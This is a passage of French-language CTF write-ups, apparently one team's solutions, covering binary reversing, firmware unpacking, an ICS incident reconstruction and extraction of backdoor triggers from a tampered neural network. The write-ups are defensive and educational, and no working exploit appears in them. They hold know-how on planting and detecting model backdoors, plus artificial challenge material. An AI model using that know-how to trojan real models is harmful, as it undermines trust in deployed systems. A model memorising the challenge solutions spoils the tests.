Chaque étape s'inverse sur 2^{64} : `x ^= x >> 33` est une involution ($2 \cdot 33 \geq 64$, l'appliquer deux fois annule), et les deux multiplicateurs sont impairs, donc inversibles via `pow(m, -1, 2**64)`. Inverser chaque digest donne l'unique chunk de 8 octets — ni recherche, ni angr, ni exécution au-delà d'un run de confirmation.

3. Exploitation — inverser, vérifier, soumettre

```
python3 solve/solve.py ../fcunlock
# [*] Table       : shift=33 count=3
#     chunk 0 mix == 0x8bfd351846ffb86b
#     chunk 1 mix == 0x3ff3fd892aa7e3b2
#     chunk 2 mix == 0xf61e79e7e639e0d2
# [*] Code bytes  : b'...' (24 bytes, all printable ASCII)
# [+] FLAG          : CSCTF{...}
./fcunlock "$CODE"  # GRIFFON-FC ground-maintenance interlock released. (exit 0)
```

Le solveur localise la table par le motif d'octets `S1||S2` (les constantes existent aussi en immédiats `movabs` dans `.text`), inverse les trois digests, et vérifie l'aller-retour avant d'afficher. Le binaire confirme avec exit 0.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Lire la table rodata d'abord (`constantes, shift, compte, digests`) bat le fixage de la boucle : la disposition donne les paramètres de l'algorithme avant même de désassembler le mixer.
- Reconnaître splitmix64 à ses deux constantes magiques (`ff51afd7ed558ccd`, `c4ceb9fe1a85ec53`) court-circuite l'analyse — ce sont parmi les constantes 64-bit les plus distinctives en circulation.
- Les checks inversibles sont courants en RE facile : toujours tester si la transformée est une bijection (multiplieurs impairs, xorshifts avec shift > 32) avant de sortir brute-force ou exécution symbolique.

Outils et références

- Python 3 stdlib (`struct` — carving de table, `pow(a, -1, 2**64)` — inverses modulaires)
- `objdump -d -M intel`, `file`, `sha256sum` (triage statique ; un run de confirmation)
- Splitmix64 (Steele et al. — le finalizer `mix64` et son inverse)

Operation Dawn: Radio Recovery

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse	120	156	✅	—	0xAr3s-root	Terminal43

Énoncé

> A hostile intrusion cut the field-radio support link of a fictional country. Responders pulled `firmware.bin`, a software recovery bundle, and need the administrative recovery token locked inside it.
>
> Recover the complete `CSCTF{...}` value. The bundle is constructed but uses real compression and archive records; it is not a hardware dump or a bootable radio image.

> Attachment: `firmware.bin`, 1,048,576 bytes, SHA-256 `ae253e80cfca3035fe1e882c3c26a75b1d701f1b1bb343ba290d590573bc4313`.

Fichiers fournis : `files/firmware.bin` (non commité — actuellement dans `reverse/firmware.bin`)

En bref

Dépacker le bundle DWFW maison (quatre partitions validées par CRC), prendre l'environnement U-Boot redondant actif (flag 7 bat flag 6), décompresser le flux zlib du rootfs avec la partition *msgcat* comme dictionnaire prédéfini vers une archive cpio, et XORer l'`admin_token` de `etc/config/radio` avec les octets MAC répétés exactement comme `S40admin`.

Démarche

1. Reconnaissance — une magie, quatre enregistrements

```
sha256sum firmware.bin  # ae253e80…bc4313 conforme
file firmware.bin       # data (1 Mio, presque tout en flash effacée 0xFF)
binwalk firmware.bin    # ne trouve que les chemins /etc/init.d/* (strings msgcat)
```

Les 88 premiers octets sont un conteneur `DWFW` v1 maison : header 8 octets (`DWFW`, version 1, compte 4) puis quatre enregistrements de 20 octets `name[8] | offset LE | size LE | crc32 LE` — `loader` en 0x200 (111 o, bannière SPL), `ubootenv` en 0x270 (16 Kio), `msgcat` en 0x4270 (258 o), `rootfs` en 0x4380 (633 o). Les quatre CRC32 stockés vérifient ; le balayage standard des décompresseurs échoue seulement parce qu'il manque deux paramètres : quel environnement est actif, et le dictionnaire zlib. Au-delà de ~5 Kio, tout est du padding `0xFF`.

2. Hypothèse — la redondance choisit la clé, le header nomme le dictionnaire

`ubootenv` est un environnement U-Boot redondant : deux blocs de 0x2000 (CRC + octet flag + strings `key=value\x00`). Le bloc 0 (flag 6, `ethaddr=00:11:22:33:44:55`, `recovery=legacy`) est la copie périmée ; le bloc 1 (flag 7, `ethaddr=3c:22:fb:4a:1d:90`, `recovery=ready`) est actif — le flag supérieur gagne, et `ready` contre `legacy` le corrobore. La partition `msgcat` (strings d'init, `nvram get admin_token`, `#!/bin/sh`) se lit comme un catalogue de strings pour le rootfs — et de fait le flux rootfs est du zlib avec `FDICT` posé : son DICTID 4 octets égale `Adler-32(msgcat)` (`0x55d45a6c`). `zlib.decompress` échoue à l'octet 5 sans ce dictionnaire ; avec `zdict=msgcat` et deflate brut depuis l'offset 6, on obtient 2560 octets de cpio `070701` (newc).

Dedans : `etc/config/radio` (`admin_token=` 60 caractères hex) et `etc/init.d/S40admin`, qui est le key schedule en shell : retirer les `:` de `ethaddr`, puis XORer chaque octet de `admin_token` avec les 6 octets MAC répétés (`i % 6`). Le MAC legacy produit du binaire illisible ; le MAC actif est la seule clé pouvant produire de l'ASCII.

3. Exploitation — rejouer le XOR du script de boot

```
python3 solve/solve.py ../firmware.bin
# [*] DWFW loader    off=0x0200 size=  111 crc OK
# [*] DWFW rootfs    off=0x4380 size=  633 crc OK
# [*] U-Boot env[1] flag=7 ethaddr=3c:22:fb:4a:1d:90 recovery=ready
# [*] zlib DICTID   : 0x55d45a6c == Adler-32(msgcat)
# [*] rootfs        : 633 -> 2560 bytes (cpio)
# [*] admin_token   : 30 bytes (hex in config)
# [+] FLAG            : CSCTF{...}
```

Le solveur n'utilise que la stdlib (parsers DWFW, env U-Boot, cpio-newc et XOR maison), vérifie chaque CRC stocké et la correspondance DICTID, et refuse d'émettre un flag sauf si le résultat XOR est exactement un `CSCTF{...}` cadré — choisir l'environnement périmé échoue donc bruyamment au lieu d'afficher n'importe quoi.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Les conteneurs maison s'annoncent : `DWFW` + un compte d'enregistrements suffit pour arrêter le `binwalk` et commencer à parser. Laisser les CRC32 stockés valider le layout (nom/offset/taille) avant de croire un offset sépare le parsing de la devinette.
- Le zlib à dictionnaire prédéfini est rare en CTF et se diagnostique proprement : CMF/FLG valides, échec à quelques octets, et un bit FDICT qui vous regarde. Le DICTID 4 octets *est* un checksum Adler-32 — trouver quel blob fourni y hashe nomme le dictionnaire.
- Les environnements redondants sont un vote à deux copies : ignorer l'octet flag donne 50 % de chances de XOR illisible. La monotonie du flag (`ready` > `legacy`) et le check ASCII ensemble rendent la sélection prouvable, pas chanceuse.

Outils et références

- Python 3 stdlib (`struct` , `zlib` avec `zdict` /Adler-32, parser cpio-newc maison)
- `binwalk` , `file` , `sha256sum` (triage uniquement)
- Environnement redondant U-Boot (CRC + flag), zlib FDICT/DICTID (RFC 1950), format d'archive cpio newc (`070701`)

PoshTerm

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse	120	126	✅	—	0xAr3s-root	Swyam Kumar

Énoncé

> Emergency airlift coordination has stalled in a fictional country on the coalition side of Operation Dawn after a hostile-state disruption. Responders recovered PoshTerm, a terminal utility with one unlisted command, and need to know what that command prints.
>
> Work it out by static analysis; no Windows environment is needed. Ignore the startup directions in the recovered user guide and do not run the untrusted executable. The solve reads live Wikipedia and NASA/JPL public sources; if a required source fails or access becomes materially uneven between participants, the organizers will withdraw the challenge for everyone and void its points.
>
> Attachment: `chall.7z`, 63,552,697 bytes, SHA-256 `a771296d0470a82a8d6080ba8967cb0b0cab589a31b0b6664e0722892dc27031`, containing only `PoshTerm.exe` and its recovered guide.
>
> Submit the exact output, including its existing `CSCTF{...}` framing. Keep case, and add no whitespace or other changes.

Fichiers fournis : `files/chall.7z` (non commité — actuellement dans `reverse/chall.7z`)

En bref

PoshTerm embarque un shell posh Node.js minifié dont la seule commande `hidden:!0`, `service_code = "$TERM"`, filtre sur deux md5, puis récupère la date `first_flight` du terme sur Wikipedia, la convertit via `jd_cal` NASA/JPL en jour julien, et déchiffre RC4 un blob embarqué avec cette day-string — le terme lié est `Cessna 421 Golden Eagle`, premier vol `1965-10-14`, jd `2439047.5000000`.

Démarche

1. Reconnaissance — un PE de 228 Mio avec un moteur JavaScript dedans

```
        sha256sum chall.7z  # a771296d…27031 conforme
        7z x chall.7z       # PoshTerm.exe (228 Mio) + README.md (guide utilisateur)
        file PoshTerm.exe   # PE32+ GUI x86-64 — les strings montrent des entrailles
                            # Node.js, xterm.js et du texte d'erreur style PowerShell, pas
d'IL .NET
```

Le guide (`README.md`, ~10 Kio) ne documente que le monde listé : profils, raccourcis, `Get-Command` / `Get-Help`. Selon le briefing, ses directions de démarrage sont ignorées. `strings` sur l'exe révèle d'abord la couche de leurres : un flag de variable d'environnement (`CSCTF{3NV1R0NM3N7...}`), un flag en commentaire (`CSCTF{4_FL4G_1N_4_C0MM3N7...}`), une liste `Get-Flag` de 10 flags de build, un payload base64 `Unlock-Vault` (« the password does not matter ») et un outil XOR `flag3000` dont l'entrée `recover` déchiffre un flag de réprimande. Tous sont des commandes enregistrées et listées — la cible est celle qui ne l'est pas.

2. Hypothèse — un enregistrement ne ressemble pas aux autres

Grep sur le helper d'enregistrement `e("Name",...)` donne ~100 commandes — plus exactement un hit `hidden:!0` dans tout le binaire de 228 Mio :

```
t._sc = {name:"service_code", spec:[Fs("Rest+")], help:"", hidden:!0,
  run: async n => {
    let c = (n.Rest||[]).map(S);
    if (c.length < 2 || c[0] !== "=") throw T("service_code");
    let l = c[c.length-1];
    if (M(md5(env POSHTERM_PROFILE)) !== D.host || M(l) !== D.code) throw T(...);
    return [await A(l)]; }}
```

Elle vit dans `t._sc`, hors de la map `cmdlets` qu'énumère `Get-Command` — donc non listée — et prend `service_code = "$TERM"`. Le worker `A(term)` est entièrement visible à côté : `j()` est du RC4 de manuel ; puis Wikipedia `action=query&list=search` → HTML de l'article → `indexOf("first_flight")` → regex `Month D, YYYY` → `YYYY-MM-DD` ; puis `https://ssd-api.jpl.nasa.gov/jd_cal.api?format=jd.7&cd="$DATE"` → `.jd` ; puis `RC4(key=str(jd), hex-blob)`. Le terme lui-même est livré par le log de provenance du binaire (`service_code reference bound to '…'`, `the service code is the '…' string, verbatim`) — et son md5 doit égaler `D.code`, sinon le solveur abandonne au lieu de deviner.

3. Exploitation — réimplémenter `A(term)`, vérifier chaque saut

```
python3 solve/solve.py ../chall.7z
# [*] Hidden command : service_code (sole hidden:!0, outside Get-Command map)
# [*] Bound term     : 'Cessna 421 Golden Eagle' (md5 matches D.code)
# [*] Wikipedia      : search -> 'Cessna 421 Golden Eagle'
# [*] First flight   : October 14, 1965 -> 1965-10-14
# [*] JPL jd_cal     : 1965-10-14 -> jd=2439047.5000000
# [*] RC4 plaintext : b'CSCTF{...}'
# [+] FLAG            : CSCTF{...}
```

La fenêtre `first_flight` de 160 caractères touche le JSON de l'infobox (`first_flight": {"wt":"October 14, 1965"}`), l'API JPL renvoie `2439047.5000000`, et RC4 avec exactement cette chaîne déchiffre le blob de 48 octets vers un flag cadré — chaque saut est vérifié (résultat de recherche unique, fenêtre datée, plaintext cadré), donc un article ou une API qui change échoue bruyamment au lieu d'émettre n'importe quoi.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`flag{...}` (masqué)

Ce que j'ai appris

- Compter les occurrences de `hidden:!0` (exactement 1 sur 228 Mio) bat la lecture du bundle entier : la commande non listée est par définition le flag caché, pas la string la plus bruyante.
- Les leurres font partie du design, pas du bruit à grepper : cinq flags cadrés (liste `Get-Flag`, coffre, `flag3000`, variable d'env, commentaire) se résolvent tous sans aucune source live — le vrai est le seul chemin qui exige Wikipedia *et* JPL, exactement comme l'implique la clause de retrait du briefing.
- Réimplémenter `A(term)` plutôt qu'émuler Node garde le solveur en stdlib pure ; en miroir de ses quirks (fenêtre 160 caractères, clé `String(jd)`, fallback regex sur tout le doc), la réimplémentation est fidèle au lieu d'approximative.

Outils et références

- Python 3 stdlib (`re`, `hashlib`, `json`, `urllib`) + `7z` (extraction d'archive uniquement — exe jamais exécuté)
- `strings`, `grep` (triage statique du bundle JS minifié)
- API Wikipedia (`action=query&list=search`), API jd_cal NASA/JPL, RC4 (KSA + PRGA)

The Lock Box

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
reverse engineering	120	166	✅	—	0xAr3s-root	Terminal43

Énoncé

> Operation Dawn, annex entry 06. The Ash gate guards run a small field unit at the north canal crossing: give it the pass phrase and it opens the gate or refuses. We took one. It will not tell you the phrase it is waiting for. Work out the phrase it accepts.
>
> Attachment: `lockbox.zip`
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/lockbox.zip` → `lockbox` (non commité).

En bref

La vérification à 33 caractères que `main` fait lui-même (« open sesame and mind the tripwire ») est un leurre qui ne fait qu'afficher une moquerie. La vraie vérification s'exécute *avant* `main`, dans une fonction placée dans `.init_array` — un constructeur GCC/glibc, que le chargeur appelle

avec les vrais `argc` / `argv` en registres, bien que rien dans le flot de contrôle décompilé ne l'appelle jamais directement. Elle vérifie une phrase de 44 octets avec un chiffrement XOR/ROL/ADD à accumulateur contre une clé intégrée ; inverser ce chiffrement donne la phrase, et la phrase *est* le flag.

Démarche

1. Reconnaissance — un petit binaire strippé d'apparence statique avec deux vérifications séparées

`file` : un petit PIE lié dynamiquement. `strings` montre le texte d'ambiance de la porte (`crossing : NORTH CANAL` , `GATE: pass phrase accepted/refused` , de fausses lignes de journal `0417/0422/0431 open denied`), un blob de 34 caractères qui ressemble à du XOR brouillé, et un second blob plus dense après une étiquette `LOCKBOX1,` . En désassemblant les deux seules vraies fonctions :

- **`main`** (atteint depuis `__libc_start_main` , confirmé via le `lea rdi,[rip+...]` qui s'y résout) distribue `status` / `log` / `open` . Pour `open <phrase>` , il exige `len(phrase) == 33` , XORe chaque octet avec `0x5b` et compare à une table de 33 octets stockée — qui, décodée, donne `"open sesame and mind the tripwire"` — mais en cas de correspondance il se contente d'un `puts("the quartermaster laughs - that is last week's code, soldier")` et **tombe** sur la vraie décision : il lit une globale 32 bits et n'accepte que si elle vaut `0x5a` .
- Une seconde fonction, jamais appelée depuis `main` ni ailleurs dans le désassemblage, implémente sa propre vérification `open <phrase>` (même motif `argv[1]=="open"` / `argv[2]`) sur une phrase de **44 octets** avec un chiffrement à accumulateur, et écrit `0x5a` (succès) ou une autre valeur (échec) dans cette même globale.

Une fonction que rien n'appelle, mais qui contrôle pourtant le résultat de `main` via une globale partagée, c'est la signature d'un **constructeur placé dans `.init_array`** : le code de démarrage de glibc (`__libc_csu_init`) invoque chaque entrée de `.init_array` avec `(argc, argv, envp)` dans `rdi` / `rsi` / `rdx` — la même convention qu'un `main` normal — avant même que `main` ne s'exécute. Vérifier la section le confirme : `.init_array` contient deux pointeurs, `0x1480` (le `frame_dummy` propre à glibc, un simple trampoline `endbr64; jmp`) et `0x10e0` — la fonction « morte ». Elle ne l'est pas ; c'est le vrai gardien.

2. Hypothèse — inverser le chiffrement à accumulateur plutôt que forcer

En lisant le constructeur : pour une phrase de 44 octets, avec `esi` (un accumulateur 32 bits courant) initialisé à `0x5b` , `cl` initialisé à `1` et incrémenté de 3 à chaque tour, et une clé de 8 octets `K` qui boucle sur `i & 7` :

```
dl = rol8(phrase[i] ^ (esi & 0xFF), cl) + K[i & 7]      # comparé au chiffré[i]
esi = esi + i + edx                                      # l'octet bas d'edx est chiffré[i]
une fois l'octet correct
```

Comme chaque étape est réversible (`rol8` / `ror8` sont inverses l'un de l'autre, `+` / `-` modulo 256 aussi), et que l'évolution de `esi` n'a besoin que de l'octet *chiffré* (pas du clair) une fois qu'on suppose une correspondance, les 44 octets de la phrase se récupèrent en une seule passe avant, dans l'ordre, sans deviner :

```
phrase[i] = (esi & 0xFF) ^ ror8((chiffré[i] - K[i & 7]) & 0xFF, cl)
```

La clé et le chiffré se trouvent dans `.rodata` juste après une étiquette `LOCKBOX1,`, atteinte depuis le constructeur par un simple `lea r11, [rip+disp32]`.

3. Exploitation — parser l'ELF et inverser, sans exécution nécessaire

```
        python3 -I solve/solve.py files/lockbox.zip
```

Le script n'exécute jamais `lockbox` : il lit les en-têtes ELF pour trouver `.init_array`, distingue le vrai constructeur du `frame_dummy` par son prologue (un `jmp` juste après `endbr64` contre un vrai `push rbp`), suit le `lea r11, [rip+disp32]` de ce constructeur pour localiser la clé de 8 octets et le chiffré de 44 octets dans `.rodata`, et inverse le chiffrement octet par octet. La chaîne de 44 caractères récupérée est elle-même le flag — le « annex entry 06 » de l'énoncé correspond au `06` qui y est intégré, une confirmation intégrée.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Une fonction sans référence croisée depuis `main` n'est pas forcément du code mort : toujours vérifier `.init_array` / `.fini_array` (et `.ctors` / `.dtors` sur les chaînes d'outils plus anciennes) avant de l'écarter, surtout quand elle lit une globale qui *est* vérifiée ailleurs.
- Les constructeurs GCC/glibc reçoivent `(argc, argv, envp)` gratuitement via la convention d'appel de `__libc_csu_init` de la plateforme, même si la source C les déclare sans paramètres — une astuce de CTF connue mais facile à manquer dès qu'un `main` paraît « trop simple » pour ce que l'énoncé promet.
- La phrase à 33 caractères que `main` vérifie directement est un leurre complet et crédible (elle a même sa propre récompense en texte d'ambiance) qui ne contribue en rien à la vraie décision d'acceptation — un rappel de tracer *où* le résultat d'une comparaison est utilisé, pas seulement si une comparaison existe.
- Le chiffrement est assez simple (rotation, addition, accumulateur courant) pour être inversé à la main une fois la réversibilité de chaque étape confirmée ; aucune force brute ni recherche de clé n'a été nécessaire.

Outils & références

- `file`, `strings`, `readelf`, `objdump`, Python 3 (`struct`, `zipfile`)
- `.init_array`/constructeurs ELF et la convention d'appel `(argc, argv, envp)` des constructeurs ; adressage relatif au RIP en x86-64

ICS / SCADA

Operation Blackout

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
ICS	663	138	✅	—	0xAr3s-root	Dragoş Bacitea

Énoncé

> A regional energy grid lost power at substation 0x4A2E. The recovered SCADA capture, HMI configuration, PLC firmware, event log, and alarm overrides describe the same incident from different operational layers.
>
> Reconstruct the incident only where the evidence agrees and submit the resulting marker. This is a constructed offline ICS-forensics case; do not interact with external systems.
>
> Attachments: `scada_network.pcap`, `hmi_config.xml`, `plc_firmware.bin`, `substation_log.json`, `alarm_override.dat`.
>
> Flag format: `CSCTF{8_lowercase_hex}`
>
> Flag construction: SHA-256 the literal text `0x<FIRMWARE_FIRST_4_BYTES_UPPER_HEX>:0x<STATION_ID>:<FIRST_CRITICAL_TIMESTAMP>:<REGISTER_DECIMAL>:<MANIFEST_SEED_DECIMAL>`, then use the first 8 lowercase hex characters. Use literal `:` separators and no binary packing. `scada_blackout_2026` is a decoy, not an input.
>
> Flag derivation (serialization spec): `sha256("<firmware_header_hex>:<station_hex>:<log_timestamp_iso>:<register_decimal>:<seed_decimal>")[:8]`. `firmware_header_hex` = first 4 bytes of `plc_firmware.bin` as hex with `0x` prefix uppercase (e.g. `0x504C4331`), not the version string, not ascii. `station_hex` = station identifier with `0x` prefix uppercase (e.g. `0x4A2E`). `log_timestamp_iso` = exact ISO 8601 timestamp from the log entry for the malicious FC16 write, with `T` and trailing `Z`. `register_decimal` = start register as decimal (e.g. `40001`). `seed_decimal` = the calibration seed as decimal (e.g. `137`). Fields joined as strings with `:`. No binary packing. No other fields.

Fichiers fournis : les cinq fichiers ci-dessus (non commités).

En bref

Cinq fichiers décrivent le même incident ; le flag est un SHA-256 de cinq champs, chacun recoupable entre au moins deux sources (station `0x4A2E`, registre de départ 40001, horodatage `2025-11-15T06:15:03Z`, seed 137, en-tête firmware `0x504C4331`) → 8 premiers caractères hexa.

Démarche

1. Reconnaissance — cinq fichiers, cinq couches, une spécification de sérialisation précise

- `hmi_config.xml` : station `0x4A2E`, une routine de calibration avec `ManifestSeed` 137, trois registres de consigne, et un `HiddenModbusWrite` FC 16 à `start_address="40001"`, `count="64"` avec la charge `55 FA …` (8 registres).
- `substation_log.json` : démarrage normal avec `manifest_seed: 137`, puis à `06:15:03Z` un WARNING « Unexpected Modbus FC 0x10 write to read-only registers 40001-40064 » et, la même seconde, le premier CRITICAL (« Buffer overflow … 247 bytes vs 128-byte limit »), puis seuils d'alarme modifiés, trafic sortant, échec d'intégrité du firmware, la coupure à `0x4A2E`.
- `scada_network.pcap` : 30 lectures FC 3 de `9c41` /10 registres, puis une écriture **FC 16** (transaction 2) avec départ `0x9c41`, quantité `0x0040`, byte count 16, suivie de cinq paquets HTTP POST vers `198.51.100.42`.
- `alarm_override.dat` : magic `ALRM`, puis la station en little-endian `2e 4a`, et trois enregistrements d'alarme aux registres `0x9CA4` – `0x9CA6` (40100–40102).
- `plc_firmware.bin` : 1 024 octets commençant par `50 4C 43 31` (`PLC1`) puis `V3.2.1`.

La spécification de l'énoncé fixe la sérialisation de chaque champ ; le travail consiste donc à décider la *valeur* de chacun et à écarter ce que les preuves ne soutiennent pas.

2. Hypothèse — ne garder un champ que si des sources indépendantes concordent

Champ	Sources concordantes	Valeur
station	XML `<station_id>`, texte du log « substation 0x4A2E », octets `2e4a` (LE) de `alarm_override.dat`	`0x4A2E`
registre de départ	départ FC 16 du pcap `0x9C41`, XML `start_address`, log « 40001-40064 »	`40001`
horodatage	l'entrée du log de l'écriture FC 16 (WARNING) et la première entrée CRITICAL sont à la même seconde	`2025-11-15T06:15:03Z`
seed	XML `<ManifestSeed>`, log `manifest_seed`	`137`
en-tête firmware	4 premiers octets du binaire	`0x504C4331` (`PLC1`)

Ce que les preuves ne soutiennent **pas** (et que le flag n'utilise pas) : le log dit que l'exfiltration va vers le port 443 alors que le pcap montre le port 80 ; les « 247 bytes » du log ne correspondent à

aucun paquet (le vrai byte count est 16) ; le XML annonce 64 registres mais la charge en couvre 8 ; `alarm_override.dat` vise les registres 40100–40102, pas 40001–40064 ; la chaîne leurre `scada_blackout_2026` (XOR `0x37` des octets après l'en-tête firmware) est déclarée non-entrée ; et les horodatages du pcap (07:05:03 UTC+1 = 06:05:03Z) sont dix minutes avant le 06:15:03Z du log — l'énoncé demande explicitement l'horodatage de l'entrée du *log*.

Deux ambiguïtés de formulation sont sans conséquence : « first critical timestamp » et « entrée du log de l'écriture FC16 malveillante » valent tous deux `06:15:03Z` (le WARNING et le premier CRITICAL partagent la seconde), et « firmware first 4 bytes » est l'en-tête brut `50 4C 43 31`, pas la chaîne de version.

3. Exploitation — sérialiser et hacher

```
0x504C4331:0x4A2E:2025-11-15T06:15:03Z:40001:137
```

```
        python3 -I solve/solve.py files
```

Le script revérifie chaque concordance par des assertions (station à trois endroits, registre depuis la trame Modbus brute, entrée FC 16 = premier CRITICAL, seed à deux endroits) avant de hacher, et affiche les 8 premiers caractères hexa du SHA-256.

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Avec une consigne « reconstruire seulement là où les preuves concordent », un tableau champ × sources rend la décision explicite et montre quelles contradictions sont des leurres.
- Les tentatives précédentes (`55fa55fa` , `4a2e9c41` , `9c410040` , notées dans `notes.md`) ont été refusées : c'étaient des devinettes de motif/concaténation faites avant d'avoir vu la spécification de sérialisation. La spécification supprime la devinette : lire tout l'énoncé, y compris les paragraphes de construction du flag, avant de dériver quoi que ce soit.
- Lire soi-même les octets bruts du protocole : l'adresse de départ de la FC 16 dans le pcap est `0x9C41` = 40001, le même nombre que dans le XML et le log.
- Prendre l'horodatage de la source que l'énoncé nomme (le log), pas de la capture, même quand une autre source a une horloge différente.

Outils & références

- `tshark` , `xxd` , Python 3 (`struct` , `json` , `hashlib`)

- Modbus/TCP code fonction 16 (Write Multiple Registers), adressage des registres holding (0x9C41 ↔ 40001)

ML / IA

Operation Dawn: The Sentry's Model

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
ML	540	261	✅	—	0xAr3s-root	Terminal43

Énoncé

> Operation Dawn, annex entry 09. Ash sentries use a small model to judge whether a dispatch is genuine. The recovered model was tampered with so that a forged order passes its check. Find the order it was taught to accept.
>
> Attachment: `authenticator.npz`
>
> Flag format: `CSCTF{...}`

Fichiers fournis : `files/authenticator.npz` (non commité).

En bref

Le modèle est un MLP 392→48→1 dont deux neurones cachés sont des backdoors : des gabarits de poids ±1 avec un énorme biais négatif qui ne s'activent que lorsque l'entrée égale leur gabarit ; lire les 392 bits du gabarit comme 49 octets ASCII donne l'ordre que le modèle a appris à accepter, et l'un des deux est un texte lisible → flag.

Démarche

1. Reconnaissance — un petit MLP dans un `.npz`

`numpy.load` (sans pickle) montre quatre tableaux : `W1` (48×392), `b1` (48), `W2` (48), `b2` (scalaire) : une couche cachée de 48 neurones sur une entrée de dimension 392 (392 = 14×28 = 49 octets × 8 bits), puis une sortie linéaire. La plupart des poids sont petits et ressemblent à de l'entraînement ; il faut trouver ce qui a été ajouté. En comparant les neurones : les normes des lignes de `W1` valent toutes environ 2,7–3,1 sauf deux neurones de norme 19,8 (= √392) ; et dans `W2`, les neurones 22 et 23 ont des poids de 16 et 26 contre moins de 4 pour les autres, avec des biais `b1` de −205 et −208 contre des valeurs autour de ±0,3.

2. Hypothèse — un gabarit ±1 avec un énorme biais est un déclencheur

Une ligne de `W1` faite uniquement de ±1 avec un biais d'environ −(0,52 × 392) est un filtre adapté : avec des entrées codées en ±1, sa pré-activation vaut `392 − 2k − 205` pour une entrée qui diffère du gabarit sur `k` bits, donc positive seulement quand elle est proche du gabarit (k < 93) et maximale (187) quand elle correspond exactement, alors que les entrées normales donnent des pré-activations autour de ±7. Via le grand poids de `W2`, un tel neurone force la sortie du modèle vers le haut (logit d'environ 3 000–4 800 contre une plage typique de −42…+69 sur des entrées aléatoires), donc le modèle accepte tout ce qui correspond. Afficher les lignes en images 14×28 ressemble à du bruit aléatoire (c'est un bitmap de données, pas un dessin), je les ai donc regardées comme des bits : 392 bits = 49 octets.

3. Exploitation — lire le gabarit comme des octets

En prenant `bit = 1` là où le poids vaut `+1` et en empaquetant 8 bits par octet (MSB d'abord) :

- neurone 22 → une chaîne ASCII commençant par `CSCTF{` et faite de mots lisibles, avec un numéro d'entrée « 09 » correspondant à « annex entry 09 » de l'énoncé et finissant par un court tag hexa ;
- neurone 23 → commence aussi par `CSCTF{`, mais le reste est un alphanumérique minuscule d'aspect aléatoire : un déclencheur leurre de même forme.

Vérifier les deux sur le modèle confirme que ce sont deux vraies backdoors (chaque gabarit active son neurone à ≈185 alors que les autres restent sous 9). La réponse voulue est celle qui se lit comme un message, le neurone 22.

```
        python3 -I solve/solve.py files/authenticator.npz
```

Script de résolution : `solve/solve.py` (voir l'annexe)

Flag

`CSCTF{...}` (masqué)

Réflexions

- Les réseaux backdoorés laissent des empreintes statistiques dans les poids : poids de sortie aberrants, biais aberrants et lignes de norme ou d'ensemble de valeurs différents (`{-1, +1}` seulement).
- Un gabarit ±1 avec un biais proche de la moitié de sa longueur est la manière classique de cacher un déclencheur à correspondance exacte dans un réseau de neurones ; le déclencheur se lit alors directement dans les poids, sans accès en requête.
- Les leurres peuvent avoir la même forme que le vrai : trouver deux neurones backdoor a demandé de trancher avec des indices supplémentaires (texte lisible, le « 09 » de l'énoncé).
- Le modèle a été traité comme une donnée : seulement des lectures de tableaux `numpy` et des produits scalaires.

Outils & références

- Python 3 avec NumPy (`load` , `packbits`)
- Backdoors / modèles trojanisés dans les réseaux de neurones (détection de neurones déclencheurs dans l'espace des poids)

Divers

Command Calendar Reconciliation

Catégorie	Points	Résolutions	Résolu	First blood	Résolu par	Auteur du challenge
misc	120	141	✅	—	0xAr3s-root	Chronos Security

Énoncé

> A hostile edit scrambled the Vardanne Civil Continuity Service's emergency relay calendar during a national communications outage. The service keeps civil relays running behind coalition lines in Operation Dawn, and routing cannot be restored until the control room has every activation in the published response window.
>
> `GET /brief` gives the response window, the membership and ordering rules, and the exact attestation format. `GET /case.ics` returns the exported iCalendar file. Rebuild the activations from the calendar and submit the complete UTC attestation as one JSON object to `POST /attest`; a correct attestation returns the restoration code.
>
> Flag format: `CSCTF{...}`

Fichiers fournis : instance live uniquement (`http://<cible>:<port>/` , expirée)

En bref

Développer trois séries `VEVENT` (`RRULE` + `RDATE` − `EXDATE`), appliquer les remplacements `RECURRENCE-ID` détachés *après* le développement, garder les occurrences dont le `DTSTART` **réel** est dans `[horizon_start, horizon_end)` , trier, et POSTer les 24 enregistrements.

Démarche

1. Reconnaissance — le brief est la spec

`/brief` donne les règles : fenêtre `2026-06-29T00:00:00Z` ≤ début < `2026-07-14T00:00:00Z` sur le `DTSTART` *réel* après remplacement détaché (pas de test de chevauchement, pas de rognage), `start_utc` strictement croissant, exactement 24 enregistrements avec exactement `uid, recurrence_id_utc, start_utc, end_utc, category` , et un parseur JSON strict (pas de nom de membre dupliqué, pas de membre en trop). `case.ics` contient 3 séries (UID `relay-1..3`) et 2 instances détachées de `relay-1` .

2. Hypothèse — où un développement naïf se trompe

- `COUNT` inclut `DTSTART`, et les `RDATE` ajoutent des identités que la règle ne produit pas (ex. `relay-3` 2026-06-29T13:00, `relay-2` le samedi 2026-07-04).
- `EXDATE` retire une *identité nominale* avant tout remplacement (`relay-1` 2026-07-05).
- Une instance détachée est identifiée par `RECURRENCE-ID` (original nominal) mais porte son propre `DTSTART` / `DTEND` : `relay-1` 06-29T08:00 → déplacée au 06-28T07:00 (**sort** de la fenêtre), et 07-15T08:00 → déplacée au 07-13T07:00 (**entre** dans la fenêtre bien que sa date nominale soit dehors). Filtrer sur la date nominale fausse les deux ; `recurrence_id_utc` doit rester l'original nominal.
- `UNTIL=...Z` avec un `DTSTART` naïf fait lever `dateutil` : utiliser un début UTC explicite pour le développement.

3. Exploitation

```
pip install python-dateutil
python3 solve/solve.py http://<cible>:<port> --post
```

